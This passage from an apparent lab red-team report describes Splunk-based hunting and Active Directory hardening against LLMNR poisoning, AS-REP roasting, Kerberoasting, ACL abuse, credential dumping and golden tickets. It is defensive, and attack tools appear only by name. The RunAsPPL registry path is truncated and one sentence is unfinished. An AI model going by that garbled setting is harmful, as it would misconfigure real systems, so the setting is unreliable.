



Phase 4: SIEM Integration & Threat Hunting

To transition from localized log analysis to enterprise-grade Security Operations Center (SOC) monitoring, the telemetry generated during the attack was ingested into Splunk Enterprise.

By utilizing Splunk Processing Language (SPL), the raw Sysmon data was aggregated and filtered to explicitly hunt for the advanced attack vectors.

Visualization: A dedicated SOC dashboard was engineered to instantly visualize the execution of the privilege escalation and credential dumping tools, proving that despite the defense evasion tactics (disabling AV), the customized Sysmon pipeline successfully retained and transmitted the forensic evidence.






Phase 5: Remediation & Hardening

The objective of a Red Team engagement is not simply to compromise the domain, but to identify structural vulnerabilities and provide actionable remediation strategies. To secure the haouari.local environment against the advanced attack paths demonstrated in this report, the following hardening measures were tested and implemented:


5.1 Mitigating Initial Access (Broadcast Poisoning)

To prevent tools like Responder from capturing NTLM handshakes via broadcast protocols:


Disable LLMNR: Enforced via Group Policy (Computer Configuration > Policies > Administrative Templates > Network > DNS Client > Turn off multicast name resolution).




Disable NBT-NS (NetBIOS): Explicitly disabled on the IPv4 WINS settings of all domain network adapters.



Enforce SMB Signing for the client and the server: Require SMB communication to be cryptographically signed via GPO to completely neutralize NTLM Relay attacks.






5.2 Defeating Identity Attacks (AS-REP & Kerberoasting)


To protect domain user and service account credentials from offline cracking:

- Enforce Kerberos Pre-Authentication: Audited all user accounts (specifically targeting standard users identified by GetNPUsers.py) and ensured "Do not require Kerberos preauthentication" is strictly unchecked to stop AS-REP Roasting.



Service Account Hardening (gMSA Deployment): Transitioned the vulnerable svc-sql account to a Group Managed Service Account (gMSA).

Deployed the KDS Root Key to enable automated password management.




```
PS C:\Users\Administrator> Add-KdsRootKey -EffectiveTime (Get-Date).AddHours(-10)

Guid
----
63c86b0b-f23e-15d0-fef7-09bcf14b4357


PS C:\Users\Administrator>
```


And I used more powerful password for the kerberoastable account so it hash wouldn't be cracked

5.3 Securing Active Directory ACLS


To prevent the lateral movement paths discovered via BloodHound:

Audit and Remediate Permissions: Implemented the Principle of Least Privilege. Standard users must never hold Generic Write or Force Change Password permissions over privileged accounts (such as it-support). These misconfigurations were stripped from the Active Directory Security tab.







Restrict User Rights Assignment: Removed SeImpersonatePrivilege and SeDebugPrivilege from non-system accounts to neutralize token impersonation exploits like GodPotato.



For the 'Debug programs' user right, the it-support account was removed, restricting this access strictly to authorized administrative accounts.




5.4 Preventing In-Memory Credential Dumping




To stop Mimikatz from extracting plaintext passwords and hashes from the Local Security Authority Subsystem Service (LSASS):

Enable LSA Protection (RunAsPPL): Configured the registry (HKLM\SYSTEM\CurrentControlSet = 1) to force LSASS to run as a Protected Process Light. (Note: Lab testing revealed


that this defense fails silently if the underlying hardware/hypervisor is not configured with UEFI and Secure Boot enabled).




Disable WDigest: Explicitly set UseLogonCredential = 0 in the registry to prevent older Windows protocols from caching passwords in cleartext within system memory.



Implement Windows Defender Credential Guard: Utilized virtualization-based security (VBS) to isolate the LSASS process entirely from the host operating system.



5.5 Golden Ticket Remediation

To invalidate the forged Kerberos Ticket Granting Tickets (TGTs) and restore trust in the domain's authentication mechanism:

Reset the KRBTGT Account: The password for the krbtgt domain account was reset twice to ensure that both the current and the previous password hashes. This process invalidates all existing forged Kerberos tickets and effectively locks the attacker out of their persistent backdoor.